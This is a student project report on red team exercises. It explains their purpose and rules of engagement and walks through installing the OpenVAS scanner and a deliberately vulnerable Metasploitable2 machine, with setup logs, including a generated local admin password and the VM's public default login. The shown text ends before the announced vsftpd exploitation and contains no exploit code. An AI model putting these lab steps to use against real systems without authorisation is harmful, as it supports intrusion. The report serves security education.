

PROJECT REPORT

RED TEAM EXERCISES

simulating the latest targeted attack types and methods used by real world adversaries,
across different threat levels providing evidence based results

TEAM MEMBERS

1. SANKALPA SWAIN (20BCN7012)

2.CHIRANJIBI SAMANTARAY (20BCN7114)

3.ALAGAPPAN SP (20BCE7211)

4.RAJ MISHRA (20BCN7155)

SERIAL NO.	CONTENT	PAGE NO.
1	INTRODUCTION 1.1 Overview 1.2 Purpose	3-4
2	LITERATURE SURVEY 2.1 Existing problem 2.2 Proposed solution	5-6
3	THEORITICAL ANALYSIS 3.1 Block diagram 3.2 Hardware / Software designing	6-8
4	EXPERIMENTAL INVESTIGATIONS	8-28
5	FLOWCHART	29
6	RESULT	29-33

7	ADVANTAGES & DISADVANTAGES	34
8	APPLICATIONS	35
9	CONCLUSION	36
10	FUTURE SCOPE	36
11	BIBLIOGRAPHY	37

INTRODUCTION

Red team exercises are a critical component of cybersecurity practices and refer to simulated attacks performed by a group of skilled professionals known as the "red team." The objective of these exercises is to evaluate the effectiveness of an organization's security posture by mimicking real-world attack scenarios. Red team exercises provide organizations with insights into their vulnerabilities, strengths, and areas of improvement, enabling them to enhance their defensive capabilities and mitigate potential risks.

1.1 Overview and Purpose

Overview:

Red team exercises are simulated attacks conducted by cybersecurity professionals known as the red team, with the aim of assessing an organization's security defenses. These exercises involve attempting to breach systems, networks, or physical security using various techniques and tactics. The red team operates as the adversary, challenging the organization's defenses to uncover vulnerabilities and weaknesses.

Purpose:

The purpose of red team exercises in cybersecurity is to:

1. **Identify Vulnerabilities:** Red team exercises help organizations discover weaknesses in their systems, networks, and processes that could be exploited by real attackers. By actively probing and testing defenses, the red team can uncover hidden vulnerabilities that may otherwise go unnoticed.

2. **Evaluate Defense Capabilities:** Red team exercises assess the effectiveness of an organization's security controls, technologies, and incident response procedures. They provide insights into how well the organization can detect, respond to, and mitigate cyber threats in a real-world scenario.

3. **Enhance Security Posture:** By identifying vulnerabilities and weaknesses, red team exercises enable organizations to make informed decisions on improving their security posture. The findings from these exercises guide the implementation of appropriate security measures, such as patching vulnerabilities, strengthening access controls, or enhancing incident response capabilities.

4. **Train Personnel:** Red team exercises also serve as a valuable training opportunity for security teams and personnel. They create realistic scenarios that allow participants to gain hands-on experience in identifying and responding to security incidents. These exercises promote knowledge sharing, improve skills, and enhance the overall cybersecurity awareness of the organization.

5. **Validate Compliance:** Red team exercises can also help organizations evaluate their compliance with industry regulations, standards, and best practices. By assessing the effectiveness of security controls and identifying gaps, organizations can ensure they meet the required compliance requirements.

LITERATURE SURVEY

2.1 Existing problem

One of the existing problems in red team exercises in cybersecurity is the potential for unintended consequences or collateral damage. During these exercises, there is a risk of causing disruptions or unintentional harm to the organization's systems, networks, or operations. The red team's actions, if not properly controlled or coordinated, can inadvertently impact critical services, cause downtime, or compromise sensitive data. Striking the right balance between realistic testing and minimizing the impact on normal operations is a challenge. It requires careful planning, communication, and coordination between the red team, blue team, and other stakeholders to ensure that the exercise does not create significant disruptions or unintended consequences that outweigh the benefits of the assessment.

2.2 Proposed solution

To address the potential problem of unintended consequences or collateral damage in red team exercises, several solutions can be implemented:

1. **Clear Rules of Engagement:** Establishing clear rules of engagement for red team exercises is crucial. Define the scope, targets, and boundaries of the exercise to minimize the risk of unintended impact on critical systems or operations.
2. **Communication and Coordination:** Maintain open and continuous communication between the red team, blue team, and other stakeholders involved in the exercise. Regular coordination meetings can help ensure everyone is aware of the exercise's goals, objectives, and potential risks, enabling effective mitigation strategies.
3. **Test Environment:** Utilize dedicated test environments that closely replicate the organization's systems and networks. These environments should be isolated from production systems, reducing the risk of unintended disruptions or damage to critical infrastructure.
4. **Impact Assessment and Risk Analysis:** Conduct thorough impact assessments and risk analyses before executing red team exercises. Identify potential risks, evaluate their potential impact, and develop mitigation strategies to minimize any negative consequences.


5. Controlled Exercise Execution: Implement safeguards and monitoring mechanisms during red team exercises to ensure activities remain within the predefined boundaries. Continuous monitoring and oversight can help identify and address any unexpected issues promptly.

6. Regular Evaluation and Feedback: After each exercise, conduct a comprehensive evaluation to assess any unintended consequences or collateral damage that occurred. Use this feedback to refine future exercises, improve protocols, and enhance the overall effectiveness of red team engagements.


By implementing these proposed solutions, organizations can mitigate the potential for unintended consequences or collateral damage during red team exercises, ensuring a balance between realistic testing and minimizing disruptions to normal operations.

THEORITICAL ANALYSIS


3.1 Block diagram




This is the working of an automatic vulnerability scanning tool OpenVAS which can be used in understanding the different vulnerabilities that can be present and thus be exploited to summarize solutions in order to mitigate them.



Working of a FTP Server(As we demonstrate an exploitation of vsftpd)



Working of Active FTP session mode



Working of Passing FTP session mode

3.2 Hardware / Software designing

The hardware and software used in the following project are as follows.

1. Oracle VirtualBox
2. Kali Linux virtualized on a pc.
3. Metasploitable2 instance to demonstrate potential vulnerabilities.
4. OpenVAS Vulnerability Scanner to list out the vulnerabilities.
5. Metasploit framework to conduct exploitation of vulnerability.

EXPERIMENTAL INVESTIGATIONS

Common Tools And Techniques For Identifying Vulnerability Paths And Parameters

Here , we will conduct vulnerability scanning in order to identify the vulnerability paths using OpenVAS

OpenVAS is a fully functional vulnerability scanner that can be used to find and evaluate security flaws in computer systems and networks. Greenbone Networks developed and maintained it as an open-source project. Nessus, a vulnerability scanner created by Tenable Network Security, is the foundation of OpenVAS. Windows, Linux, macOS, and Unix computers can all be scanned using OpenVAS, as well as other systems and networks. Additionally, network hardware and web applications can be scanned using it. To find known security flaws, one can use OpenVAS' extensive database of vulnerability checks.

Here are some of OpenVAS's salient characteristics:

1. Completely functional vulnerability scanner
2. Based on the Nessus vulnerability scanner, an open-source project
3. Can be used to scan a variety of networks and systems.
4. consists of a vast collection of vulnerability scans
5. a strong tool for enhancing network and computer security.

The following are some advantages of utilising OpenVAS:

1. It is free and open source.
2. Numerous supported networks and systems
3. Large vulnerability check database
4. Strong scanning engine Simple to use.

can be combined with additional security instrument

Step 1: Installing OpenVAS


Here, we are using Kali Linux in a virtual environment to demonstrate this.

```
(root@kali)-[~]
# apt-get install openvas
```

We Type in the command to install it.

[illegible]

After Installation, we can successfully see that we are getting our required menus related to the OpenVAS, under the vulnerability analysis column.



Then, we enter the command to set up the OpenVAS in the system.

```
(root@kali)-[~]
# gvm-setup

[>] Starting PostgreSQL service

[>] Creating GVM's certificate files

[>] Creating PostgreSQL database
could not change directory to "/root": Permission denied

[*] Creating database user
could not change directory to "/root": Permission denied
could not change directory to "/root": Permission denied

[*] Creating database
could not change directory to "/root": Permission denied
could not change directory to "/root": Permission denied

[*] Creating permissions
could not change directory to "/root": Permission denied
CREATE ROLE

[*] Applying permissions
could not change directory to "/root": Permission denied
GRANT ROLE
could not change directory to "/root": Permission denied

[*] Creating extension uuid-osp
could not change directory to "/root": Permission denied
CREATE EXTENSION
could not change directory to "/root": Permission denied

[*] Creating extension pgcrypto
could not change directory to "/root": Permission denied
CREATE EXTENSION
could not change directory to "/root": Permission denied

[*] Creating extension pg-gvm
could not change directory to "/root": Permission denied
CREATE EXTENSION
[>] Migrating database
[>] Checking for GVM admin user
[*] Creating user admin for gvm
```

```

could not change directory to "/root": Permission denied
[*] Creating extension pg-gvm
could not change directory to "/root": Permission denied
CREATE EXTENSION
[>] Migrating database
[>] Checking for GVM admin user
[*] Creating user admin for gvm
[*] Please note the generated admin password
[*] User created with password '214af548-6427-4062-8996-2d24da507153'.
[*] Configure Feed Import Owner
could not change directory to "/root": Permission denied
[*] Define Feed Import Owner
[>] Updating GVM feeds
[*] Updating NVT (Network Vulnerability Tests feed from Greenbone Security Feed/Community Feed)
Greenbone community feed server - http://feed.community.greenbone.net/
This service is hosted by Greenbone Networks - http://www.greenbone.net/

All transactions are logged.

If you have any questions, please use the Greenbone community portal.
See https://community.greenbone.net for details.

By using this service you agree to our terms and conditions.

Only one sync per time, otherwise the source ip will be temporarily blocked.

receiving incremental file list
./
404.inc
  3,644 100%  3.48MB/s   0:00:00 (xfr#1, ir-chk=5521/5523)
AfterLogic_WebMail_Pro_detect.nasl
  4,016 100%  3.83MB/s   0:00:00 (xfr#2, ir-chk=5520/5523)
AproxEngine_detect.nasl
  3,303 100%  3.15MB/s   0:00:00 (xfr#3, ir-chk=5519/5523)
BigAnt_detect.nasl
  2,394 100%  2.28MB/s   0:00:00 (xfr#4, ir-chk=5518/5523)
CAs.inc
  32,138 100%  6.13MB/s   0:00:00 (xfr#5, ir-chk=5517/5523)
ConnX_detect.nasl
  3,210 100% 522.46kB/s   0:00:00 (xfr#6, ir-chk=5516/5523)
DDI_Cabletron_Web_View.nasl
  2,849 100% 463.70kB/s   0:00:00 (xfr#7, ir-chk=5515/5523)
DDI_Directory_Scanner.nasl
  81,635 100% 247.58kB/s   0:00:00 (xfr#8, ir-chk=5514/5523)
DDI_FTP_Any_User_Login.nasl
  2,216 100%  6.72kB/s   0:00:00 (xfr#9, ir-chk=5513/5523)
FormMail_detect.nasl
  3,858 100% 11.70kB/s   0:00:00 (xfr#10, ir-chk=5512/5523)
FreeWebShop_detect.nasl
  3,505 100% 10.63kB/s   0:00:00 (xfr#11, ir-chk=5511/5523)
GlassFish_detect.nasl
  4,377 100% 13.27kB/s   0:00:00 (xfr#12, ir-chk=5510/5523)

```

After completing, we will check if tit has been correctly installed or not using **gvm-check-setup** command.

```

(root@kali)~# gvm-check-setup
gvm-check-setup 22.4.1
Test completeness and readiness of GVM-22.4.1
Step 1: Checking OpenVAS (Scanner) ...
OK: OpenVAS Scanner is present in version 22.4.1.
OK: Notus Scanner is present in version 22.4.4.
OK: Server CA Certificate is present as /var/lib/gvm/CA/servercert.pem.
Checking permissions of /var/lib/openvas/gnupg/*
OK: _gvm owns all files in /var/lib/openvas/gnupg
OK: redis-server is present.
OK: scanner (db_address setting) is configured properly using the redis-server socket: /var/run/redis-openvas/redis-server.sock
OK: redis-server is running and listening on socket: /var/run/redis-openvas/redis-server.sock.
OK: redis-server configuration is OK and redis-server is running.
OK: the mqtt_server_uri is defined in /etc/openvas/openvas.conf
OK: _gvm owns all files in /var/lib/openvas/plugins
OK: NVT collection in /var/lib/openvas/plugins contains 85506 NVTs.
OK: The notus directory /var/lib/notus/products contains 427 NVTs.
Checking that the obsolete redis database has been removed
OK: No old Redis DB
OK: ospd-OpenVAS is present in version 22.4.6.
Step 2: Checking GVM Manager ...
OK: GVM Manager (gvmd) is present in version 22.4.2.
Step 3: Checking Certificates ...
OK: GVM client certificate is valid and present as /var/lib/gvm/CA/clientcert.pem.
OK: Your GVM certificate infrastructure passed validation.
Step 4: Checking data ...
OK: SCAP data found in /var/lib/gvm/scap-data.
OK: CERT data found in /var/lib/gvm/cert-data.
Step 5: Checking PostgreSQL DB and user ...
OK: PostgreSQL version and default port are OK.
gvmd | _gvm | UTF8 | en_IN | en_IN | libe
16451pg-gvm10|2200|f|22.4.0||
OK: At least one user exists.
Step 6: Checking Greenbone Security Assistant (GSA) ...
OK: Greenbone Security Assistant is present in version 22.04.1-git.
Step 7: Checking if GVM services are up and running ...
Starting ospd-openvas service
Waiting for ospd-openvas service
OK: ospd-openvas service is active.
Starting gvmd service
Waiting for gvmd service
OK: gvmd service is active.
Starting gsad service
Waiting for gsad service
OK: gsad service is active.
Step 8: Checking few other requirements ...
OK: nmap is present.
OK: ssh-keygen found, LSC credential generation for GNU/Linux targets is likely to work.
WARNING: Could not find makensis binary, LSC credential package generation for Microsoft Windows targets will not work.
SUGGEST: Install nsis.
OK: xsltproc found.
WARNING: Your password policy is empty.
Step 9: Checking greenbone-security-assistant ...
OK: greenbone-security-assistant is installed

It seems like your GVM-22.4.1 installation is OK.

```

If everything was successful, then it will show the following output and then we are good to go.

```

OK: xsltproc found.
WARNING: Your password policy is empty.
SUGGEST: Edit the /etc/gvm/pwpolicy.conf file to set a password policy.
Step 9: Checking greenbone-security-assistant ...
OK: greenbone-security-assistant is installed

It seems like your GVM-22.4.1 installation is OK.

```

Then, we start the GVM/OpenVAS using the command **gvm-start**.

```

(root@kali)~# gvm-start
[i] GVM services are already running


(root@kali)~#

```

Step 2: Installing Metasploitable2 for vulnerability assessment.

Metasploitable2 is a deliberately vulnerable virtual machine that was created for the purpose of practicing and learning penetration testing techniques. It is an intentionally vulnerable system designed to provide a safe environment for security professionals, researchers, and students to learn and experiment with various security tools and techniques.

First, we downloaded the **metasploitable.vmdk** instance from the internet



The screenshot shows the SourceForge project page for Metasploitable. The page has a dark header with the SourceForge logo and navigation links for Open Source Software, Business Software, and Resources. Below the header, the project name "Metasploitable" is prominently displayed, along with a description: "Metasploitable is an intentionally vulnerable Linux virtual machine Brought to you by: rapid7user". The page also features a star rating of 4.5 (9 Reviews), download statistics of 14,587 downloads this week, and a last update date of 2019-08-19. A large green "Download" button is visible, along with "Get Updates" and "Share This" buttons. Below these, there are tabs for Summary, Files, Reviews, and Support. The "Summary" tab is selected, showing a detailed description of the VM, its default login (msfadmin:msfadmin), and a warning not to expose it to an untrusted network. It also provides contact information for the developers and lists categories (Security, Penetration Testing, VMware) and license (BSD License, GNU General Public License version 2.0 (GPLv2)). At the bottom, there is a section to "Follow Metasploitable" with a link to the Metasploitable Web Site.

Metasploitable
Metasploitable is an intentionally vulnerable Linux virtual machine
Brought to you by: [rapid7user](#)

★★★★★ 9 Reviews Downloads: 14,587 This Week Last Update: 2019-08-19

[Download](#) [Get Updates](#) [Share This](#)

[Summary](#) [Files](#) [Reviews](#) [Support](#)

This is Metasploitable2 (Linux)

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.

The default login and password is msfadmin:msfadmin.

Never expose this VM to an untrusted network (use NAT or Host-only mode if you have any questions what that means).

To contact the developers, please send email to msfdev@metasploit.com


Categories
[Security, Penetration Testing, VMware](#)


License
BSD License, GNU General Public License version 2.0 (GPLv2)

Follow Metasploitable
[Metasploitable Web Site](#)


Then, we set up the .vmdk file in the VirtualBox accordingly to create an instance of metasploitable.

The steps to be followed in order to make the instance are below.



